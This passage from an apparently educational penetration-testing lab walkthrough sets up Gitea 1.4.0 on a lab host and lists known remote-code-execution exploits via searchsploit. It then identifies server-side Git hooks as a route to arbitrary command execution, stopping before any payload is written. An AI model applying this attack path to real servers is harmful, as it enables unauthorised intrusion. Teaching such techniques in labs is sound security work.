
Directory to write log files to.

Optional Settings


- Email Service Settings
- Server and Other Services Settings
- Admin Account Settings

Install Gitea

We can expand the menu towards the bottom titled `Admin Account Settings` to reveal a form for creating an admin account.




To obtain an admin account, we fill in the username `Test`, the password `Testing123!` and a dummy email of `test@test.xyz`



Then, we press the `Install Gitea` button. This results in a redirect to http://localhost:3000/user/login. This probably occurs because the default value of the `Application URL` field was `http://localhost:3000/`, as could be seen at the http://10.6.6.24:3000/install page earlier. However, if we browse back to

http://10.6.6.24:3000/ we can see that Gitea appears to have been installed successfully!




At the bottom of the installation page earlier, we saw that the version of Gitea was 1.4.0. We can use this information when searching for known vulnerabilites in Gitea using searchsploit.


```
┌──(kali㉿kali)-[/tmp/x]
└─$ searchsploit Gitea
------------------------------------------------------
------------------------------
 Exploit Title                                      |  Path
------------------------------------------------------
------------------------------
Gitea 1.12.5 - Remote Code Execution (Authenticated)   |
multiple/webapps/49571.py
Gitea 1.4.0 - Remote Code Execution                    |
multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution                    |
multiple/webapps/49383.py
------------------------------------------------------
------------------------------
```

```
Shellcodes: No Results
Papers: No Results
```

The search results indicate that there is a remote code execution vulnerability for the particular version of Gitea which our target is using. However, the corresponding exploit is relatively complex and might take time to debug if it isn't successful. Before diving into a complex attack, it is usually a good idea to perform extensive enumeration to ensure that we aren't missing simpler attack vectors or useful information. This can save precious time during time-sensitive penetration testing assignments or exams.



One of the things we can do with our Gitea account is to create a Git repository. We can obtain a form for repository creation by pressing the blue cross next to the “My repositories” text on the landing page http://10.6.6.24:3000/. This redirects us to a form where we can enter an arbitrary repository name such as `test` and press the `Create Repository` button to create a repository.




Once the repository has been created, we can execute the instructions listed under the header `Creating a new repository on the command line` to initialize the new repository. The only command we have to modify is the fifth one where we have to change `localhost` to `10.6.6.24` since we are executing the commands from our own machine and not from the server.


```
┌──(kali㉿kali)-[/tmp/x]
└─$ mkdir testRepository

┌──(kali㉿kali)-[/tmp/x]
└─$ cd testRepository

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ touch README.md

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git init
hint: Using 'master' as the name for the initial branch. This default
branch name
hint: is subject to change. To configure the initial branch name to use
in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this
command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /tmp/x/testRepository/.git/

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git add README.md

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git commit -m "first commit"
[master (root-commit) 6392703] first commit
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 README.md

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git remote add origin http://10.6.6.24:3000/Test/test.git

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git push -u origin master
```

```
Username for 'http://10.6.6.24:3000': Test
Password for 'http://Test@10.6.6.24:3000':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 224 bytes | 224.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
To http://10.6.6.24:3000/Test/test.git
 * [new branch]      master -> master
branch 'master' set up to track 'origin/master'.
```


If we refresh the page, we can see that the repository now contains our `README.md` file.




By exploring the tabs above the repository, it is possible to notice that there is support for Git hooks. The configurations for Git hooks can be found by pressing the `Settings` tab and then the `Git Hooks` subtab.




Git hooks are commonly used to trigger the execution of different shell commands on certain git-related events. Git hooks can be divided into server-side and client-side hooks, which execute the shell commands on the server or the client respectively. For our purposes, we are interested in the server-side hooks since these could allow us to execute arbitrary shell commands on the target host. There are three types of server-side Git hooks. The first two are `pre-receive` and `update` which both execute related shell commands before handling a push from a client. The last type is `post-receive` which executes its related shell commands after handling a push from a client



By clicking the `pre-receive` hook, we discover an example script which we can edit.



